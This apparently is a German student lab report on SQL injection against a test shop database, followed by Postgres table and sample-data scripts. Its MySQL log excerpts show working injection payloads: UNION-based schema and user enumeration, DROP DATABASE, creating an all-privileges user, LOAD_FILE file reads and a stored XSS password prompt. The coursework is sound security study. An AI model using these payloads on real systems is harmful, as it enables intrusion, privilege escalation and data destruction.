2022-02-13 09:31:53.874682	root/root@ [172.25.0.5]	88	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:31:53.875732	root/root@ [172.25.0.5]	88	1	Query	SET NAMES utf8mb4
2022-02-13 09:31:53.876518	root/root@ [172.25.0.5]	88	1	Query	set autocommit=0
2022-02-13 09:31:53.881450	root/root@ [172.25.0.5]	88	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:31:53.905450	root/root@ [172.25.0.5]	88	1	Query	drop database testdb;
2022-02-13 09:33:23.572837	[root] @ [172.25.0.5]	89	1	Connect	COMMIT;
2022-02-13 09:33:23.579942	root/root@ [172.25.0.5]	89	1	Query	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:33:23.580542	root/root@ [172.25.0.5]	89	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:33:23.581218	root/root@ [172.25.0.5]	89	1	Query	SET NAMES utf8mb4
2022-02-13 09:33:23.581218	root/root@ [172.25.0.5]	89	1	Query	set autocommit=0
2022-02-13 09:33:23.588811	root/root@ [172.25.0.5]	89	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT null,table_schema,table_name,column_name FROM information_schema.columns where table_schema='kisteds';
2022-02-13 09:35:57.547150	[root] @ [172.25.0.5]	90	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:35:57.549827	root/root@ [172.25.0.5]	90	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:35:57.552540	root/root@ [172.25.0.5]	90	1	Query	SET NAMES utf8mb4
2022-02-13 09:35:57.553144	root/root@ [172.25.0.5]	90	1	Query	set autocommit=0
2022-02-13 09:35:57.555232	root/root@ [172.25.0.5]	90	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT null,table_schema,table_name,null FROM information_schema.columns where table_schema='kisteds';
2022-02-13 09:35:12.033536	[root] @ [172.25.0.5]	91	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:35:12.034825	root/root@ [172.25.0.5]	91	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:35:12.035734	root/root@ [172.25.0.5]	91	1	Query	SET NAMES utf8mb4
2022-02-13 09:35:12.035734	root/root@ [172.25.0.5]	91	1	Query	set autocommit=0
2022-02-13 09:35:12.037774	root/root@ [172.25.0.5]	91	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT null,schema_name,null,null FROM information_schema.schemata;
2022-02-13 09:36:28.007524	[root] @ [172.25.0.2]	92	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 09:36:28.008529	root/root@ [172.25.0.2]	92	1	Query	SET NAMES utf8mb4
2022-02-13 09:36:28.009496	root/root@ [172.25.0.2]	92	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:36:28.009382	root/root@ [172.25.0.2]	92	1	Query	Use `mysql`
2022-02-13 09:36:28.700841	[root] @ [172.25.0.3]	93	1	Connect	root@172.25.0.3 on using TCP/IP
2022-02-13 09:36:28.703137	root/root@ [172.25.0.3]	93	1	Query	SET NAMES utf8mb4
2022-02-13 09:36:28.703180	root/root@ [172.25.0.3]	93	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:36:28.705323	root/root@ [172.25.0.3]	93	1	Query	USE `mysql`
2022-02-13 09:36:28.706490	root/root@ [172.25.0.2]	92	1	Query	Select * from mysql.general_log

89 Datensätze ... Bearbeiten, Explain, Exportieren

```
Select * from mysql.general_log;
```

User anlegen, Rechte zuweisen, Rechte anzeigen und User löschen:

2022-02-13 09:49:34.931810	[root] @ [172.25.0.5]	102	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:49:34.933786	root/root@ [172.25.0.5]	102	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:49:34.935819	root/root@ [172.25.0.5]	102	1	Query	SET NAMES utf8mb4
2022-02-13 09:49:34.936841	root/root@ [172.25.0.5]	102	1	Query	set autocommit=0
2022-02-13 09:49:34.938900	root/root@ [172.25.0.5]	102	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:49:34.939879	root/root@ [172.25.0.5]	102	1	Query	CREATE USER 'alex'@'%' IDENTIFIED BY <secret>
2022-02-13 09:49:34.940163	root/root@ [172.25.0.5]	102	1	Query	CREATE USER 'alex'@'%' IDENTIFIED BY <secret>
2022-02-13 09:50:01.211865	[root] @ [172.25.0.5]	103	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:50:01.214244	root/root@ [172.25.0.5]	103	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:50:01.215825	root/root@ [172.25.0.5]	103	1	Query	SET NAMES utf8mb4
2022-02-13 09:50:01.216834	root/root@ [172.25.0.5]	103	1	Query	set autocommit=0
2022-02-13 09:50:01.220302	root/root@ [172.25.0.5]	103	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:50:01.221135	root/root@ [172.25.0.5]	103	1	Query	GRANT ALL PRIVILEGES ON *.* TO 'alex'@'%';
2022-02-13 09:50:01.254446	root/root@ [172.25.0.5]	103	1	Query	GRANT ALL PRIVILEGES ON *.* TO 'alex'@'%'
2022-02-12 09:50:10.671921	[root] @ [172.25.0.5]	104	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:50:10.674018	root/root@ [172.25.0.5]	104	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:50:10.676579	root/root@ [172.25.0.5]	104	1	Query	SET NAMES utf8mb4
2022-02-13 09:50:10.677916	root/root@ [172.25.0.5]	104	1	Query	set autocommit=0
2022-02-13 09:50:10.680980	root/root@ [172.25.0.5]	104	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT user,null,null,null from mysql.user;
2022-02-13 09:51:59.374173	[root] @ [172.25.0.5]	105	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:51:59.375298	root/root@ [172.25.0.5]	105	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:51:59.377675	root/root@ [172.25.0.5]	105	1	Query	SET NAMES utf8mb4
2022-02-13 09:51:59.381100	root/root@ [172.25.0.5]	105	1	Query	set autocommit=0
2022-02-13 09:51:59.385064	root/root@ [172.25.0.5]	105	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:51:59.386175	root/root@ [172.25.0.5]	105	1	Query	FLUSH PRIVILEGES;
2022-02-13 09:51:59.438620	root/root@ [172.25.0.5]	105	1	Query	COMMIT;
2022-02-13 09:55:36.993225	[root] @ [172.25.0.5]	106	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:55:36.994265	root/root@ [172.25.0.5]	106	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:55:36.995075	root/root@ [172.25.0.5]	106	1	Query	SET NAMES utf8mb4
2022-02-13 09:55:36.995908	root/root@ [172.25.0.5]	106	1	Query	set autocommit=0
2022-02-13 09:55:36.997826	root/root@ [172.25.0.5]	106	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT grantee, privilege_type,is_grantable,Null FROM information_schema.user_privileges where grantee like "'alex'@'%'";
2022-02-13 09:57:25.619587	[root] @ [172.25.0.5]	107	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:57:25.621684	root/root@ [172.25.0.5]	107	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:57:25.623269	root/root@ [172.25.0.5]	107	1	Query	SET NAMES utf8mb4
2022-02-12 09:57:25.624906	root/root@ [172.25.0.5]	107	1	Query	set autocommit=0
2022-02-13 09:57:25.629879	root/root@ [172.25.0.5]	107	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:57:25.631321	root/root@ [172.25.0.5]	107	1	Query	DELETE FROM `mysql` . `user` WHERE `User` = 'alex';
2022-02-12 09:57:25.634219	root/root@ [172.25.0.5]	107	1	Query	COMMIT;
2022-02-13 09:58:03.730176	[root] @ [172.25.0.5]	108	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:58:03.731488	root/root@ [172.25.0.5]	108	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:58:03.734896	root/root@ [172.25.0.5]	108	1	Query	SET NAMES utf8mb4
2022-02-13 09:58:03.736689	root/root@ [172.25.0.5]	108	1	Query	set autocommit=0
2022-02-13 09:58:03.710130	root/root@ [172.25.0.5]	108	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT user,null,null,null from mysql.user;
2022-02-13 09:58:53.697234	[root] @ [172.25.0.2]	109	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 09:58:53.697990	root/root@ [172.25.0.2]	109	1	Query	SET NAMES utf8mb4
2022-02-13 09:58:53.699018	root/root@ [172.25.0.2]	109	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:58:53.699634	root/root@ [172.25.0.2]	109	1	Query	USE `mysql`
2022-02-12 09:58:53.717392	[root] @ [172.25.0.2]	110	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 09:58:53.720279	root/root@ [172.25.0.2]	110	1	Query	SET NAMES utf8mb4
2022-02-13 09:58:53.721387	root/root@ [172.25.0.2]	110	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:58:53.722555	root/root@ [172.25.0.2]	110	1	Query	USE `mysql`
2022-02-13 09:58:53.729411	root/root@ [172.25.0.2]	109	1	Query	Select * from mysql.general_log

194 Datensätze ... Bearbeiten, Explain, Exportieren

```
Select * from mysql.general_log;
```

Änderungen am File-System:

2022-02-13 10:13:45.734766	root[root] @ [172.25.0.5]	124	1	Connect	root@172.25.0.5 on kistedb using SSL/TLS
2022-02-13 10:13:45.737938	root[root] @ [172.25.0.5]	124	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 10:13:45.739273	root[root] @ [172.25.0.5]	124	1	Query	SET NAMES utf8mb4
2022-02-13 10:13:45.740138	root[root] @ [172.25.0.5]	124	1	Query	set autocommit=0
2022-02-13 10:13:45.743896	root[root] @ [172.25.0.5]	124	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT LOAD_FILE('/var/lib/mysql/alex.txt'),null,null,null;
2022-02-13 10:14:44.512587	root[root] @ [172.25.0.2]	125	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 10:14:44.514480	root[root] @ [172.25.0.2]	125	1	Query	SET NAMES utf8mb4
2022-02-13 10:14:44.515126	root[root] @ [172.25.0.2]	125	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 10:14:44.516511	root[root] @ [172.25.0.2]	125	1	Query	USE `mysql`
2022-02-13 10:14:44.534627	root[root] @ [172.25.0.2]	126	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 10:14:44.535867	root[root] @ [172.25.0.2]	126	1	Query	SET NAMES utf8mb4
2022-02-13 10:14:44.535724	root[root] @ [172.25.0.2]	126	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 10:14:44.536828	root[root] @ [172.25.0.2]	126	1	Query	USE `mysql`
2022-02-13 10:14:44.538826	root[root] @ [172.25.0.2]	125	1	Query	Select * from mysql.general_log

302 Datensätze Bearbeiten, Explain, Exportieren

```
Select * from mysql.general_log;
```

Einschleusen von beliebigem Code:

2022-02-13 11:46:47.079733	[root] @ [172.27.0.2]	25	1	Connect	root@172.27.0.2 on kistedb using SSL/TLS
2022-02-13 11:46:47.081068	root[root] @ [172.27.0.2]	25	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 11:46:47.082070	root[root] @ [172.27.0.2]	25	1	Query	SET NAMES utf8mb4
2022-02-13 11:46:47.084087	root[root] @ [172.27.0.2]	25	1	Query	set autocommit=0
2022-02-13 11:46:47.089081	root[root] @ [172.27.0.2]	25	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 11:46:47.090925	root[root] @ [172.27.0.2]	25	1	Query	INSERT INTO `artikel` (`pk_artikelnr` , `bezeichnung` , `stueckzahl` , `nettoeinzelpreis` , `rlwst` , `lieferantennr_artikel`) VALUES ('33','<script>prompt("PW eingeben", "");</script>','10', 1.00, 19.00,1) ;
2022-02-13 11:46:52.660040	[root] @ [172.27.0.4]	26	1	Connect	root@172.27.0.4 on using TCP/IP
2022-02-13 11:46:52.662648	root[root] @ [172.27.0.4]	26	1	Query	SET NAMES utf8mb4
2022-02-13 11:46:52.667825	root[root] @ [172.27.0.4]	26	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 11:46:52.669768	root[root] @ [172.27.0.4]	26	1	Query	USE `kistedb`
2022-02-13 11:46:52.678674	[root] @ [172.27.0.4]	27	1	Connect	root@172.27.0.4 on using TCP/IP
2022-02-13 11:46:52.680155	root[root] @ [172.27.0.4]	27	1	Query	SET NAMES utf8mb4
2022-02-13 11:46:52.682427	root[root] @ [172.27.0.4]	27	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 11:46:52.684116	root[root] @ [172.27.0.4]	27	1	Query	USE `kistedb`
2022-02-13 11:46:52.686570	root[root] @ [172.27.0.4]	26	1	Query	Select * from mysql.general_log
2022-02-13 11:46:52.690330	root[root] @ [172.27.0.4]	26	1	Query	SHOW WARNINGS
2022-02-13 11:46:52.696327	root[root] @ [172.27.0.4]	27	1	Query	SHOW INDEX FROM `general_log`
2022-02-13 11:46:52.724682	root[root] @ [172.27.0.4]	27	1	Query	EXPLAIN Select * from mysql.general_log
2022-02-13 11:46:52.734656	root[root] @ [172.27.0.4]	26	1	Query	USE `kistedb`
2022-02-13 11:46:52.737382	root[root] @ [172.27.0.4]	26	1	Query	SELECT TABLE_NAME AS Name, ENGINE AS Engine, TABLE_COMMENT AS Comment FROM information_schema.TABLES WHERE TABLE_SCHEMA = DATABASE() ORDER BY Name
2022-02-13 11:46:52.751843	root[root] @ [172.27.0.4]	27	1	Quit	
2022-02-13 11:46:52.752864	root[root] @ [172.27.0.4]	26	1	Quit	
2022-02-13 11:47:42.779419	[root] @ [172.27.0.2]	28	1	Connect	root@172.27.0.2 on kistedb using SSL/TLS
2022-02-13 11:47:42.785612	root[root] @ [172.27.0.2]	28	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 11:47:42.786124	root[root] @ [172.27.0.2]	28	1	Query	SET NAMES utf8mb4
2022-02-13 11:47:42.790264	root[root] @ [172.27.0.2]	28	1	Query	set autocommit=0
2022-02-13 11:47:42.796093	root[root] @ [172.27.0.2]	28	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel;
2022-02-13 11:48:56.827084	[root] @ [172.27.0.4]	29	1	Connect	root@172.27.0.4 on using TCP/IP
2022-02-13 11:48:56.828859	root[root] @ [172.27.0.4]	29	1	Query	SET NAMES utf8mb4
2022-02-13 11:48:56.829676	root[root] @ [172.27.0.4]	29	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 11:48:56.831671	root[root] @ [172.27.0.4]	29	1	Query	USE `kistedb`
2022-02-13 11:48:56.858038	[root] @ [172.27.0.4]	30	1	Connect	root@172.27.0.4 on using TCP/IP
2022-02-13 11:48:56.859795	root[root] @ [172.27.0.4]	30	1	Query	SET NAMES utf8mb4
2022-02-13 11:48:56.860969	root[root] @ [172.27.0.4]	30	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 11:48:56.862019	root[root] @ [172.27.0.4]	30	1	Query	USE `kistedb`
2022-02-13 11:48:56.864569	root[root] @ [172.27.0.4]	29	1	Query	Select * from mysql.general_log

64 Datensätze Bearbeiten, Explain, Exportieren


```
Select * from mysql.general_log;
```


5. SQL Injection - Postgres - Google Cloud

Um die Datenbank in der Cloud zu hosten wurde die Google Cloud verwendet.

5.1 Installation der Datenbank

Die Erstellung und Konfiguration der Cloud Postgres Datenbank wurde wie in der Dokumentation der im vorherigen Semester angefertigten Hausarbeit durchgeführt und ist kein Teil dieser Ausarbeitung. Mithilfe der ebenfalls bereits im vorherigen Semester vorbereiteten Skripte wurde die Datenbank "***kistedb***" erstellt und mit Daten befüllt.





5.1.1 Tabellen erstellen

Die Tabellen wurden anhand des nachfolgenden Skriptes, das bereits im vorherigen Semester angefertigt wurde, erstellt.

```
DROP TABLE IF EXISTS bonuszuordnung;
DROP TABLE IF EXISTS bonus;
DROP TABLE IF EXISTS kategoriezuordnung;
DROP TABLE IF EXISTS kategorie;
DROP TABLE IF EXISTS bestellposition;
DROP TABLE IF EXISTS aktionzuordnung;
DROP TABLE IF EXISTS aktion;
DROP TABLE IF EXISTS artikel;
DROP TABLE IF EXISTS bestellung;
DROP TABLE IF EXISTS versand;
DROP TABLE IF EXISTS kunde;
DROP TABLE IF EXISTS lieferant;
DROP TABLE IF EXISTS adresse;
DROP TABLE IF EXISTS ort;
```

```
-------------------------------
CREATE TABLE ort
(pk_plz     INTEGER PRIMARY KEY NOT NULL,
ortsname    VARCHAR(30) NOT NULL);
CREATE TABLE adresse
(pk_adressnr    INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY 1),
strasse     VARCHAR(50) NOT NULL,
hausnummer  VARCHAR(20) NOT NULL,
_plz_ort        INTEGER NOT NULL,
FOREIGN KEY(_plz_ort) REFERENCES ort);
CREATE TABLE lieferant
(pk_lieferantNr INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY 1),
bezeichnung VARCHAR(50) NOT NULL,
_adressnr_lieferant INTEGER NOT NULL,
FOREIGN KEY(_adressnr_lieferant) REFERENCES adresse);
CREATE TABLE bonus
(pk_bonusnr INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY 1),
umsatzhoehe DECIMAL(10,2),
bonusbetrag DECIMAL(10,2));
CREATE TABLE kunde
(pk_kundennr    INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY 1),
vorname     VARCHAR(30),
nachname    VARCHAR(30) NOT NULL,
jahresumsatz    DECIMAL(10,2),
stammkunde  BIT NOT NULL,
_adressnr_kunde INTEGER,
FOREIGN KEY(_adressnr_kunde)  REFERENCES adresse ON DELETE CASCADE);
CREATE TABLE bonuszuordnung
(jahr           INTEGER CHECK (Jahr > 0),
_bonusnr_bonuszuordnung INTEGER NOT NULL,
_kundennr_bonuszuordnung    INTEGER NOT NULL,
FOREIGN KEY(_bonusnr_bonuszuordnung)  REFERENCES bonus ON DELETE CASCADE,
FOREIGN KEY(_kundennr_bonuszuordnung)  REFERENCES kunde ON DELETE CASCADE);
CREATE TABLE versand
(pk_versandartnr    INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY
1),
bezeichnung VARCHAR(40) NOT NULL,
preis       DECIMAL(10,2) NOT NULL);
CREATE TABLE kategorie
    (pk_kategorienr   INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT
BY 1),
     bezeichnung   VARCHAR(30) NOT NULL);
CREATE TABLE aktion
   (pk_aktionsnr   INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY
1),
    datum_von  DATE NOT NULL,
    datum_bis  DATE NOT NULL,
    rabatt_prozent DECIMAL(5,2) NOT NULL);
```

```
CREATE TABLE artikel
   (pk_artikelnr   INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY
1),
    bezeichnung    VARCHAR(50) NOT NULL,
    stueckzahl INTEGER NOT NULL,
    nettoeinzelpreis   DECIMAL(10,2) NOT NULL CHECK (nettoeinzelpreis > 0.00),
    mwst       DECIMAL(5,2) NOT NULL CHECK (mwst > 0.00),
    bruttoeinzelpreis DECIMAL(5,2) GENERATED ALWAYS AS (nettoeinzelpreis * mwst / 100 +
nettoeinzelpreis) STORED,
    _lieferantnr_artikel   INTEGER NOT NULL,
    FOREIGN KEY (_lieferantnr_artikel) REFERENCES lieferant ON DELETE CASCADE);
CREATE TABLE aktionzuordnung
   (_artikelnr_aktionzuordnung             INTEGER,
_aktionsnr_aktionzuordnung          INTEGER,
    FOREIGN KEY(_artikelnr_aktionzuordnung) REFERENCES artikel ON DELETE CASCADE,
    FOREIGN KEY(_aktionsnr_aktionzuordnung) REFERENCES aktion ON DELETE CASCADE);
CREATE TABLE kategoriezuordnung
   (_kategorienr_kategoriezuordnung    INTEGER,
    _artikelnr_kategoriezuordnung  INTEGER,
    FOREIGN KEY(_kategorienr_kategoriezuordnung) REFERENCES kategorie ON DELETE CASCADE,
    FOREIGN KEY(_artikelnr_kategoriezuordnung  ) REFERENCES artikel ON DELETE CASCADE);
CREATE TABLE bestellung
   (pk_bestellnr   INTEGER PRIMARY KEY NOT NULL GENERATED ALWAYS AS IDENTITY (INCREMENT BY
1),
    bestelldatum   DATE NOT NULL,
    gesamtbetrag   DECIMAL(10,2) NOT NULL,
    _kundennr_bestellung   INTEGER NOT NULL,
    _versandartnr_bestellung   INTEGER NOT NULL,
    FOREIGN KEY(_versandartnr_bestellung)REFERENCES versand ON DELETE CASCADE,
    FOREIGN KEY(_kundennr_bestellung )    REFERENCES kunde ON DELETE CASCADE);
CREATE TABLE bestellposition
   (pk_bestellpositionnr   INTEGER NOT NULL,
   anzahl      INTEGER NOT NULL,
   _artikelnr_bestellpos   INTEGER NOT NULL,
   pk_bestellnr_bestellpos INTEGER NOT NULL,
PRIMARY KEY(pk_bestellpositionnr,pk_bestellnr_bestellpos),
FOREIGN KEY(pk_bestellnr_bestellpos)   REFERENCES bestellung ON DELETE CASCADE,
FOREIGN KEY (_artikelnr_bestellpos) REFERENCES artikel ON DELETE CASCADE);
```

5.1.2 Daten einfügen

Anschließend wurden die Daten anhand des nachfolgenden Skriptes, das bereits im vorherigen Semester angefertigt wurde, eingefügt.

```
START TRANSACTION;
INSERT INTO ort (pk_plz, ortsname) VALUES (81929, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (85521, 'Ottobrunn');
INSERT INTO ort (pk_plz, ortsname) VALUES (81541, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (80636, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81667, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81679, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81825, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81927, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81739, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (80686, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81249, 'Nürnberg');
INSERT INTO ort (pk_plz, ortsname) VALUES (90402, 'Nürnberg');
INSERT INTO ort (pk_plz, ortsname) VALUES (80331, 'München');
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Industriestraße', 129, 81929);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Musterstraße', '1a', 85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Frankenweg', 22, 90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hefnerstraße', '11-1', 81541);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hedwigstraße', 4, 80636);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Pariser Straße',65, 81667);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Paul-Neu-Weg', 5, 81679);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Dachstraße', 1, 81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Davidstraße', 6, 81927);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nixenweg', 3, 81739);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nussbaumweg', 13, 80686);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Waldstraße', 9, 81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Wattplatz', 78, 81249);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Parkstr', 47, 90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Schlossstraße', 9, 90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rubensstraße', 5, 85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rosenheimer Landstraße', 103,
85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rudolf-Diesel-Straße', 8,
85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Karpfenstraße', 3, 81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Kaufingertor', 7, 80331);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Anton', 'Schwarz', 374.81, '0', 1);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Max', 'Muster', 0.00, '0', 2);
